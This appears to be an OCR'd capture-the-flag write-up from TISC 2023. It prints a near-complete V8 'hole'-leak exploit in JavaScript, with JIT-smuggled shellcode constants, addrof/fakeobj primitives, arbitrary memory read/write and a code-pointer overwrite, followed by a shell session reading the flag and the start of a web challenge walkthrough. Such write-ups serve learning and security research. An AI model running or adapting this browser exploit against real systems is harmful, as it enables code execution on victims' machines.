
```
// Somewhat modified from: https://cwresearchlab.co.kr/entry/Chrome-v8-Hole-Exploit

var arr_buf = new ArrayBuffer(8); // shared buffer
var f64_arr = new Float64Array(arr_buf); // buffer for float
var b64_arr = new BigInt64Array(arr_buf); // buffer for bigint

// convert float to bigint
function ftoi(f) {
        f64_arr[0] = f;
        return b64_arr[0];
}

// convert bigint to float
function itof(i) {
        b64_arr[0] = i;
        return f64_arr[0];
}

// convert smi to origin
function smi(i) {
        return i << 1n;
}

// print integer as hex
function hex(i) {
 console.log('0x' + i.toString(16));
}

const f = () => {
    return [1.9555025752250707e-246,
        1.9562205631094693e-246,
        1.9711824228871598e-246,
        1.9711826272864685e-246,
        1.9711829003383248e-246,
        1.9710902863710406e-246,
        2.6749077589586695e-284];
};

for (let i = 0; i < 0x10000; i++) { f(); f(); f(); f(); } // This breaks my gadgets
so I will just do this first...

const the = { hole: Object.leakHole() };
```

```
var packed_dbl_map = null;
var packed_dbl_props = null;
var fixed_dbl_map = null;

var packed_map = null;
var packed_props = null;
var fixed_map = null;

var before_arr = null;
var fake_arr = null;
var after_arr = null;

var elem_addr = null;

function leak_stuff(b) {
        if (b)
        {
                let index = Number(b ? the.hole : -1);
                index |= 0;
                index += 1;

                let arr1 = [1.1, 2.2, 3.3, 4.4];
                let arr2 = [5.5, 6.6, 7.7, 8.8];
                let arr3 = [arr1, arr2];

                let packed_double_map_and_props = arr1.at(index * 4);
                let fixed_double_arr_map = arr1.at(index * 6);
                let arr2_elements_and_len = arr1.at(index * 12);

                return [
                        packed_double_map_and_props, fixed_double_arr_map,
                        arr2_elements_and_len, arr1, arr2, arr3
                ];
        }
        return 0;
}

function weak_fake_obj(b, addr = 1.1) {
        if (b) {
                let index = Number(b ? the.hole : -1);
                index |= 0;
                index += 1;

                let arr1 = [0x1337, {}]
                let arr2 = [addr, 2.2, 3.3, 4.4];
                let fake_obj = arr1.at(index * 8);

                return [
                        fake_obj,
                        arr1, arr2
                ];
        }
        return 0;
}

function install_primitives() {
        for (let i = 0; i < 2000; i++) {
                weak_fake_obj(false, 1.1);
        }
        for (let i = 0; i < 2000; i++) {
                weak_fake_obj(true, 1.1);
        }

        for (let i = 0; i < 11000; i++) {
                leak_stuff(false);
        }
        for (let i = 0; i < 11000; i++) {
                leak_stuff(true);
        }

        let leaks = leak_stuff(true);

        let packed_double_map_and_props = ftoi(leaks[0]);
        packed_dbl_map = packed_double_map_and_props & 0xFFFFFFFFn;
        packed_dbl_props = packed_double_map_and_props >> 32n;

        fixed_dbl_map = ftoi(leaks[1]) & 0xFFFFFFFFn;

        elem_addr = ftoi(leaks[2]) & 0xFFFFFFFFn;

        // Create fake array header in arr2
        before_arr = leaks[4];
        before_arr[1] = itof(packed_dbl_map | (packed_dbl_props << 32n));
        before_arr[2] = itof(elem_addr + 32n | (smi(4n) << 32n));
        before_arr[3] = itof(fixed_dbl_map | (smi(4n) << 32n));

        after_arr = leaks[5];

        let temp_fake_arr_addr = elem_addr + 16n;
        let temp_fake_arr = weak_fake_obj(true, itof(temp_fake_arr_addr));
        fake_arr = temp_fake_arr[0];
```

```
}

// We begin with a simple OOB read. Let's escalate it to OOB read/write.
install_primitives();

// The overlapping arrays allows us to construct addrof and fakeobj primitives.
function addrof(obj) {
        after_arr[0] = obj;
        return ftoi(fake_arr[3]) & 0xFFFFFFFFn;
}

function fakeobj(addr) {
        fake_arr[3] = itof(addr);
        return after_arr[0];
}

// Now let's try to get arbitrary read/write (within a 2^40 byte region).
var aarw_arr = new Uint8Array(256);
var idx = (addrof(aarw_arr) - addrof(before_arr)) >> 3n; // Note: everything is
misaligned by 4, so the map is fake_arr[idx] & 0xFFFFFFFF00000000n
before_arr[2] = itof(elem_addr + 32n | (smi(idx+7n) << 32n));
before_arr[3] = itof(fixed_dbl_map | (smi(idx+7n) << 32n));

function read64(addr) { // a compressed address
        let new_backing_ptr = (addr - 1n) >> 8n;
        let offset = (addr - 1n) & 0xFFn;
        fake_arr[idx+6n] = itof(new_backing_ptr << 32n);
        let res = 0n;
        for (let i=0n; i<8n; i++) {
                res += (BigInt(aarw_arr[offset+i]) << (i*8n));
        }
        return res;
}

function write64(addr, val) { // a compressed address
        let new_backing_ptr = (addr - 1n) >> 8n;
        let offset = (addr - 1n) & 0xFFn;
        fake_arr[idx+6n] = itof(new_backing_ptr << 32n);
        for (let i=0n; i<8n; i++) {
                aarw_arr[offset+i] = Number(val & 0xFFn);
                val = val >> 8n;
        }
}

let f_addr = addrof(f);
let code = read64(f_addr + 0x18n) & 0xffffffffn;
let code_obj = fakeobj(code);
let inst = read64(code + 0x10n) + 0x61n;
hex(inst);
write64(code + 0x10n, inst);

f();
```

For reasons I still don't quite understand, this exploit only works about half the time. Furthermore, it completely fails to work on the debug build of d8 and segfaults instead.

But these don't matter for now, because we have all that we need to get the flag:



```
┌──(kali㉿kali)-[~/…/ctf/2023/tisc2023/level9]
└─$ python3 helper.py
[+] Opening connection to chals.tisc23.ctf.sg on port 61521: Done
[*] Switching to interactive mode
 [x] Starting local process './d8'
[+] Starting local process './d8': pid 15396
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ ls
core.116
core.27356
core.6746
core.866
d8
flag
server.py
snapshot_blob.bin
$ cat flag
TISC{!F0unD_4_M1ll10n_d0LL4R_CHR0m3_3xP017}[*] Stopped process './d8' (pid 15396)
[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to chals.tisc23.ctf.sg port 61521
```

Flag: `TISC{!F0unD_4_M1ll10n_d0LL4R_CHR0m3_3xP017}`

> Afternote: I am extremely happy with this solve, mostly because I started with zero understanding of what was going on.
>
> This experience has opened up a new subclass of pwn challenges that I previously avoided like the plague but am now willing to try, because I now have the fundamentals to gain a starting foothold in some of them. :)


10. dogeGPT

dogeGPT

TISC LEVEL 10

DESCRIPTION

Domain(s): Web, RE, Pwn, Crypto



http://13.251.171.1

http://52.220.166.183/


Note: The above two servers are identical in case of capacity issues.

TISC{.*} CHALLENGE SOLVED


so true

Part I

Visiting the link takes us to a page which prompts us to input a username. Once done, we're taken to this page:



Clicking the button causes the message `dogeGPT started on this server, port: (some number)` to appear on the page. Connecting to that port just... um...




```
└─$ nc 13.251.171.1 44735
Welcome to dogeGPT!
hello
                    ;i.
so hello             M$L                    .;i.
                     M$Y;                .;iii;;.
                    ;$YY$i._           .iiii;;;;;
                   .iiiYYYYYYiiiii;;;;i;iii;; ;;;
                 .;iYYYYYYiiiiiiYYYiiiiiii;;  ;;;
              .YYYY$$$$YYYYYYYYYYYYYYYYiii;; ;;;;
            .YYY$$$$$$YYYYYY$$$$iiiY$$$$$$$ii;;;;  so hygiene
           :YYYF`,  TYYYYY$$$$$YYYYYYYi$$$$$iiiii;
           Y$MM: \  :YYYY$$P"````"T$YYMMMMMMMMiiYY.
        `.;$$M$$b.,dYY$$Yi; .(     .YYMMM$$$MMMMYY
      .._$MMMMM$!YYYYYYYYYi;.`"  .; iiMMM$MMMMMMMMYY
       ._$MMMP` ```""4$$$$$iiiiiiii$MMMMMMMMMMMMMMY;
        MMMM$:       :$$$$$$$MMMMMMMMM$$MMMMMMMMMYYL
       :MMMM$$.    .;PPb$$$$MMMMMMMMMMMM$$$$MMMMMMiYYU:
        iMM$$;;: ;;;;i$$$$$$$MMMMM$$$$MMMMMMMMMMYYYYY
        `$$$$i .. ``:iiii!*"``.$$$$$$$$$MMMMMMM$YiYYY
         :Y$$iii;;;.. ` ..;;i$$$$$$$$$MMMMMM$$YYYYiYY:
          :$$$$$iiiiiii$$$$$$$$$$$$     MMM$$YYYiiYYYY.
           `$$$$$$$$$$$$$$$$$$$$$MM O.o  YYYYYiiiYYYYYY
            YY$$$$$$$$$$$$$$$$$MMMMM    YYiiiiiiYYYYYYY
           :YYYYYY$$$$$$$$$$$$$$$$$$YYYYYYYiiiiYYYYYYi'

thinking
                    ;i.
really thinking      M$L                    .;i.
                     M$Y;                .;iii;;.
                    ;$YY$i._           .iiii;;;;;
                   .iiiYYYYYYiiiii;;;;i;iii;; ;;;
                 .;iYYYYYYiiiiiiYYYiiiiiii;;  ;;;
              .YYYY$$$$YYYYYYYYYYYYYYYYiii;; ;;;;
            .YYY$$$$$$YYYYYY$$$$iiiY$$$$$$$ii;;;;  much hugo
           :YYYF`,  TYYYYY$$$$$YYYYYYYi$$$$$iiiii;
           Y$MM: \  :YYYY$$P"````"T$YYMMMMMMMMiiYY.
        `.;$$M$$b.,dYY$$Yi; .(     .YYMMM$$$MMMMYY
      .._$MMMMM$!YYYYYYYYYi;.`"  .; iiMMM$MMMMMMMMYY
       ._$MMMP` ```""4$$$$$iiiiiiii$MMMMMMMMMMMMMMY;
        MMMM$:       :$$$$$$$MMMMMMMMM$$MMMMMMMMMYYL
       :MMMM$$.    .;PPb$$$$MMMMMMMMMMMM$$$$MMMMMMiYYU:
        iMM$$;;: ;;;;i$$$$$$$MMMMM$$$$MMMMMMMMMMYYYYY
        `$$$$i .. ``:iiii!*"``.$$$$$$$$$MMMMMMM$YiYYY
         :Y$$iii;;;.. ` ..;;i$$$$$$$$$MMMMMM$$YYYYiYY:
          :$$$$$iiiiiii$$$$$$$$$$$$     MMM$$YYYiiYYYY.
           `$$$$$$$$$$$$$$$$$$$$$MM O.o  YYYYYiiiYYYYYY
            YY$$$$$$$$$$$$$$$$$MMMMM    YYiiiiiiYYYYYYY
           :YYYYYY$$$$$$$$$$$$$$$$$$YYYYYYYiiiiYYYYYYi'
```

Viewing the source code of this page reveals some useful information:

```html
<!DOCTYPE html>
<html lang="en">
<head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

```
        <title>dogeGPT!</title>
</head>

<body>
<main>
        <img src="doge.gif"/>
        <br><br>
        <form action="start.php" method="post">
                <button type="submit" style="font-size : 50px; width: 500px;
height: 100px;">Start dogeGPT!</button>
        </form>
        <br><br>
        <br><br>
         <!--
                lol i forgot to delete a comment
                <a href="/files.php">Download dogeGPT here!</a><br><br>
                <a href="/decrypt-flag.php">Shutdown dogeGPT and retrieve flag here
:(</a>
         -->
        <br><br>
</main>
</body>
</html>
```

Pretty transparent. I visited `/files.php` first:



Warning: Undefined variable $lmao_i_didnt_disable_debug in **C:\lmao\weird\folder\htdocs\files.php** on line **2**
Download dogeGPT here!

Interesting warning message.

The download link provided me with an EXE file. This is probably the program that was spun up on the aforementioned port earlier when we clicked on the button.

Meanwhile, attempting to visit `/decrypt-flag.php` just gets us a 401 Unauthorized.

